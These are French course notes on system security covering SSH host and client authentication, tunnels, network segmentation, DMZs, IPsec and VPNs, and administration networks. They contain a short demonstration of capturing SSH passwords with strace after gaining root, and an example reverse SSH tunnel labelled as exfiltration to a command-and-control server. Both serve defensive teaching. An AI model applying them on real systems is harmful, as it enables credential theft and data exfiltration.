Sécurité Système

Florent Vasseur

2024-2025

1. Administration Linux
   - SSH
   - Authentification serveur
   - Authentification client

2. Architecture réseau & VPN
   - Segmentation réseau
   - VPN
   - Réseaux d'administration

Administration Linux

Telnet

Telnet (TELetype NETwork) est un protocole élaboré à la fin des années 1960, permettant l'échange de lignes de texte avec tout serveur distant utilisant le protocole TCP.
Les services dédiés à son utilisation emploient traditionnellement le port TCP/23, mais le client telnet peut être utilisé avec tout protocole utilisant ASCII (majoritairement HTTP/1 et SMTP sans TLS).
Usages :

- Accès à l'interface d'un routeur ou d'un commutateur (encore utilisé ainsi)
- Accès au shell d'un serveur Unix ou GNU/Linux
- Utilisation via les logiciels `rsh` ou `rlogin`

SSH

SSH (Secure SHell) a été créé en 1995 par le finlandais Tatu Ylönen.

Principes

- Il corrige la principale faiblesse de telnet et des logiciels associés `rsh` et `rlogin` en ajoutant un chiffrement robuste
- Il utilise le port TCP/22, mais ce port est fréquemment modifié à des fins d'obfuscation
- Originellement freeware, devenu payant à partir de 1999
- La version libre OpenSSH est la plus aboutie et déployée depuis plus de 20 ans

En 2006, l'IETF publie le standard SSH-2. Cette version standardisée ajoute de nombreuses fonctionnalités, notamment :

- L'algorithme d'échange de clés de Diffie-Hellman
- Le support d'AES
- La vérification d'intégrité via des Message Authentication Codes (MAC)

Clé privée, clé publique

Lorsque le client et le serveur communiquent, le serveur utilise un algorithme cryptographique asymétrique avec une paire de clés propre : la clé publique et la clé privée.

- Le serveur présente la clé publique comme une carte d'identité. Cette clé n'est pas sensible, elle est justement prévue pour être communiquée.
- L'algorithme asymétrique permet au serveur de prouver qu'il peut utiliser la clé publique, grâce à la clé privée. Sans cette clé privée, ce n'est pas possible (La clé privée est donc **hautement** sensible).
- Ces algorithmes sont : ssh-dss (obsolète), ssh-rsa (obsolète), rsa-sha2-256, ssh-ed25519, ecdsa-sha2-nistp256... (`ssh -Q PubkeyAcceptedAlgorithms`)

Le principe TOFU

- Contrairement au monde du World Wide Web, l'utilisation de SSH est réduite à des environnements privés
- Il n'y a donc pas de système d'autorités publiques et de chaînes de certification
- A la place, il y a le principe TOFU (Trust On First Use) : le serveur authentifie sa clé publique et le client la valide lors de la première session.
- Ensuite, cela ne sera plus demandé tant que cette clé reste la même.

```
$ ssh serveursensible
The authenticity of host 'serveursensible (10.32.0.2)' can't be established.
ED25519 key fingerprint is SHA256:PKp1NWtBPOqkjT3POEaw1rDJs0StTshtMCktk+Jj8eg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

KnownHosts

Dans OpenSSH (logiciel par défaut sur la plupart des distribution GNU/Linux), la configuration du client SSH se trouve dans `/etc/ssh/ssh_config` et pour chaque utilisateur, dans `/.ssh/config`. Le fichier `known_hosts` recense les clés publiques serveur acceptées par le client.

- Dans les distributions récentes, par défaut, chaque élément est hashé pour diminuer la sensibilité du fichier. Cela se désactive avec l'option `HashKnownHosts No`.
- Il est possible d'éditer directement le fichier ou d'utiliser la commande `ssh-keygen`.
- Pour certains traitement automatisés utilisant SSH, le principe TOFU est toujours requis. Il peut être difficile de valider expérimentalement la première connexion, auquel cas le remplissage manuel du fichier KnownHosts est possible.
- De même, tout changement de clé publique du serveur (en mettant à jour les algorithmes par exemple) risque d'interrompre ces traitements !

SOMEONE IS DOING SOMETHING NASTY !

Exemple de connexion après un changement de clé :

```
$ ssh serveursensible
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:PKp1NWtBPOqkjT3POEaw1rDJsOStTshtMCktk+Jj8eg.
Please contact your system administrator.
Add correct host key in /home/fva/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/fva/.ssh/known_hosts:65
  remove with:
  ssh-keygen -f "/home/fva/.ssh/known_hosts" -R "serveursensible"
Host key for localhost has changed and you have requested strict checking.
Host key verification failed.
```

Autorité SSH

Pour tenter de diminuer la faiblesse du principe TOFU (la confiance apportée lors de la première utilisation ne s'appuie sur rien), on peut utiliser une paire de clés d'autorité SSH ; pour chaque clé publique de serveur, on génère alors un certificat associé signé par l'autorité.

Inconvénients

- Il faut déployer la clé publique de l'autorité sur les clients, ce qui n'est pas simple vu la diversité des clients (WSL, autres serveurs, IDE...)
- Cette fonctionnalité n'est disponible que sur des versions récentes d'OpenSSH
- Le problème reste entier pour les traitements qui n'utilisent pas nécessairement une version compatible (ni même OpenSSH).

Mots de passe

Pour authentifier le client, l'option par défaut est l'utilisation de mots de passe.

Sources d'authentification

SSH utilise PAM (Pluggable Authentication Modules) pour s'interfacer avec le système. Les sources d'authentification peuvent être multiples :

- La base locale d'utilisateurs disponible dans `/etc/passwd` ; il est possible de n'en autoriser que certains (`root` n'est pas un bon exemple)
- Il est aussi possible d'utiliser un annuaire tel que OpenLDAP, Active Directory ou tout autre système d'IAM (Identity and Access Management) ;
- Dans ces cas, les protocoles utilisés sont notamment LDAP, LDAPS ou Kerberos.

Faiblesse des mots de passe


Lors de l'authentification, le mot de passe est récupéré par SSH pour être ensuite traité par le module PAM requis (même s'il s'agit de Kerberos). Si un attaquant a récupéré un accès `root` sur le système, il peut récupérer ce mot de passe avec la commande (native sur Ubuntu) `strace`. La commande `strace` peut s'attacher à un processus avec l'option `-p`, et suivre les processus enfants avec l'option `-f`. La sortie d'erreur est alors utilisée pour afficher les appels système... dont l'appel `write` qui est utilisé sur le mot de passe. Cela s'avère désastreux si le mot de passe est utilisé sur d'autres systèmes (c'est sans doute le cas avec un annuaire).

```
$ pgrep sshd
331
$ sudo strace -p 331 -f 2> /tmp/getpass.txt
$ cat /tmp/getpass.txt
[...]
[pid 55110] write(5, "\0\0\0\10HeWhoDoesNotTrustEnoughWillNotBeTrusted", 12 <un
[...]
```

Clés SSH

Pour éviter la faiblesse des mots de passe, on peut utiliser une clé SSH pour l'authentification client.


- On crée une paire de clés publique et privée avec `ssh-keygen`
- On copie la clé publique sur le serveur avec `ssh-copy-id user@server`, ou on l'écrit manuellement dans le fichier `/.ssh/authorized_keys` de l'utilisateur ciblé (attention aux permissions qui doivent être 600)
- Ce n'est pas comme une énorme passphrase : le client prouve au serveur qu'il possède la clé privée associée à la clé publique... sans la communiquer directement.
- Il est possible d'utiliser une autorité, mais c'est fortement déconseillé : cela diminue le niveau de traçabilité, et il n'y a pas de mécanisme de révocation des clés.



Tunnel SSH

SSH permet également l'établissement de tunnels, qui consiste à utiliser l'accès SSH pour y faire passer d'autres flux. En pratique cela permet principalement de passer outre des filtrages de sécurité.
Les tunnels doivent être bannis des serveurs ! (option `sshd_config` : `AllowTcpForwarding No`)
Les options `-L`, `-N` et `-R` spécifient le tunnel. Par exemple :

- Tunnel A : `ssh -f user@server -L 1234:localhost:80 -N` : accès à un autre port sur le même serveur
- Tunnel B : `ssh -f user@server -L 1235:autreserveur:443 -N` : accès à un autre serveur
- Tunnel C : `ssh -f user@server -R 4321:cncserver:443` -N : exfiltration depuis le serveur



Architecture réseau & VPN

Défense en profondeur

La segmentation réseau est le fait de dissocier les sous-réseaux/VLAN pour des raisons de sécurité et (un peu) de stabilité. C'est un point important de la défense en profondeur (Defense in depth) que l'on peut résumer ainsi :

Définition

La défense en profondeur est l'accumulation de mesures de sécurité sur l'ensemble des couches d'abstraction qui composent un système d'information (données, application, réseau, physique, organisationnel, etc.) afin de maintenir un bon niveau de sécurité même si l'une des mesures est insuffisamment développée ou vulnérable.


On peut par exemple citer les composants suivants : chiffrement, authentification, HIDS, pare-feu système, pare-feu réseau, NIDS, sandboxing, gouvernance SSI, sensibilisation...

Niveaux de sécurité

Les niveaux de sécurité sont une métrique mise en place par Cisco sur ses pare-feux. Chaque niveau est un nombre entre 0 et 100 associé à une interface ; par défaut, le trafic provenant d'une interface donnée est autorisé vers une interface ayant un niveau inférieur, et bloqué vers une interface ayant un niveau supérieur.
Bien que l'ensemble des flux doive être recensé sur un principe de liste d'autorisation, cette règle est un bon principe à suivre : les flux "remontant" un niveau de sécurité doivent être très maîtrisés pour compliquer la phase de latéralisation effectuée par un potentiel attaquant.
Exemples :

- Internet : 0
- LAN utilisateur : 50
- Réseau d'infrastructure (commutateurs par exemple) : 70
- Réseau d'administration : 100
- DMZ (voir plus loin) : 10

Aperçu minimaliste




Réseaux utilisateur et serveurs

- Les réseaux utilisateur (postes, téléphones, imprimantes par exemple) sont à dissocier des réseaux serveur
- Ces réseaux serveur sont eux-mêmes dissociés suivant leur criticité
- Le volume de trafic pouvant être élevé, il y a souvent besoin d'un pare-feu supplémentaire au pare-feu périmétrique
- Nécessité de "tricher" pour certains flux trop consommateurs (sauvegarde par exemple) avec par exemple des interfaces dédiées dans un VLAN à part

Internet et DMZ publique (Rappel ?)

- Une DMZ (Zone DéMilitarisée) est un réseau presque vide qui sert d'interface entre deux réseaux au niveau de sécurité trop éloignés
- Une DMZ publique sépare Internet et les réseaux internes
- Idéalement, tout flux provenant de l'extérieur arrive en DMZ, puis repart vers l'interne, et inversement (on parle de rupture protocolaire).
- La recommandation ANSSI est d'utiliser un pare-feu dédié, de marque différente du pare-feu interne.



DMZ privée


- Une DMZ privée désigne un réseau faisant tampon entre deux réseaux privés.
- Cela peut être deux réseaux internes (Interne vers sanctuaire) ou inclure un réseau partenaire (accès partenaire depuis l'interne).
- Attention : il y a fréquemment un malentendu sur la notion de DMZ privée

VPN : Concept général

Définition

Le VPN (Virtual Private Network) est un protocole proposant une interconnexion entre deux réseaux privés, tout en opacifiant toute information sur les échanges ainsi effectués afin de leur permettre d'emprunter des réseaux WAN non sécurisés.


Le VPN utilisé dans les solutions grand public utilise ce concept pour permettre à un individu d'utiliser la sortie internet de la société vendant ce service, et ainsi masquer sa véritable origine.



IPsec

IPsec est un standard développé par le Naval Research Laboratory (NRL) américain et l'IETF, permettant de sécuriser la pile de protocoles TCP/IP directement à partir de la couche 3 du modèle OSI. On y trouve plusieurs protocoles :


- Le protocole ISAKMP (Internet Security Association and Key Management Protocol) qui réalise l'authentification et l'échange de clés entre les deux côtés ;
- Le protocole AH (Authentication Header) qui réalise la vérification d'intégrité des paquets IP (séquençage, origine des paquets, etc.)
- Le protocole ESP (Encapsulating Security Payload) qui réalise l'encapsulation et le chiffrement des paquets (en mode tunnel, le plus employé)





Intégration

IPsec est configurable sur la plupart des pare-feux commerciaux (et avec le logiciel libre **StrongSwan**). La principale difficulté réside dans les différences de paramétrage afin d'obtenir exactement les mêmes paramètres, sans quoi le tunnel "ne monte pas" :

- Phase 1 (ISAKMP) : Version IKE (Internet Key Exchange), groupe de Diffie-Hellman, protocole de chiffrement, durée de vie de la clé, adresse IP publique locale et distante, clé pré-partagée ou certificat...
- Phase 2 (ESP ou AH) : Groupe de Diffie-Hellman, durée de vie de la session, algorithme de chiffrement, algorithme de hash, réseaux internes autorisés à communiquer.







Réseaux partenaires

IPsec est utilisé dans les organisations pour relier un réseau interne avec un réseau interne d'une autre organisation partenaire (groupe d'entreprises, exploitation d'un service par un prestataire, etc.). Attention, ce réseau n'est pas maîtrisé et peut donc être source d'attaques, ce n'est pas un réseau interne comme les autres (d'où une éventuelle DMZ privée).

Pourquoi pas un flux en direct ?

De nombreux partenaires demandent plutôt une ouverture pare-feu ciblée vers ou depuis leur serveur, en utilisant un protocole chiffré comme HTTPS. Cela est acceptable sur le plan de la confidentialité, mais contrevient allégrement aux principes de la défense en profondeur et de l'architecture sécurisée. Malheureusement, il faut parfois s'adapter et utiliser par exemple un serveur de rebond en DMZ pour faire transiter les données.

Nomadisme

Le nomadisme est une forme d'interconnexion auparavant réservée à un petit nombre d'utilisateurs (astreinte informatique, télétravail très encadré) et qui a explosé suite à la crise Covid-19.

- Le standard IPsec est possible n'est pas très indiqué pour le nomadisme (adresses IP publiques dynamiques, déconnexions fréquentes)
- Un client VPN est généralement proposé par l'éditeur du pare-feu périmétrique et utilise généralement une encapsulation TLS, on parle alors de VPN SSL.
- L'authentification peut s'effectuer auprès d'un annuaire ou d'un serveur RADIUS pour tous types d'authentification.

Prestataires

- La plupart des prestataires informatiques d'une organisation souhaitent dépanner via des solutions comme TeamViewer ou Anydesk. Ces solutions sont catastrophiques car complètement non maîtrisées par la DSI.
- Ils doivent plutôt utiliser des clients VPN, voire des tunnels IPsec ; mais la compromission de ces prestataires est souvent une réalité : toujours leur fournir uniquement les accès nécessaires avec des contrôles accrus !

OpenVPN

OpenVPN est une solution multi-plateformes de client/serveur VPN utilisant activement le protocole TLS. Il s'agit du logiciel le plus utilisé pour permettre un VPN nomade, dans les organisations ne disposant pas d'un pare-feu commercial (ou de la licence VPN adéquate).
Son fonctionnement sera vu en détail en TP.

Réseaux d'administration

Les réseaux d'administration sont un élément parmi les plus critiques du système d'information. Avec un accès au poste d'un administrateur, un attaquant peut virtuellement faire absolument tout ce que l'administrateur peut faire : supprimer des machines virtuelles, chiffrer les données sur des serveurs, désactiver les sauvegardes, etc.

Recommandations de l'ANSSI

- L'ANSSI recommande d'utiliser un poste dédié à la bureautique (messagerie, navigation Web, Word...) et un autre poste dédié à l'administration (ou d'utiliser un OS multi-niveaux comme ClipOS...).
- Une autre possibilité est d'utiliser un poste d'administration et d'accéder en Bureau à distance à une machine virtuelle bureautique (pas l'inverse)

Recommandations de l'ANSSI 1




FIGURE 4.1 – Poste d'administration dédié

Recommandations de l'ANSSI 2




FIGURE 4.4 – Poste bureautique hébergeant une machine virtuelle d'administration

Recommandations de l'ANSSI 3




FIGURE 4.5 – Poste d'administration physique avec accès distant à un environnement bureautique virtualisé

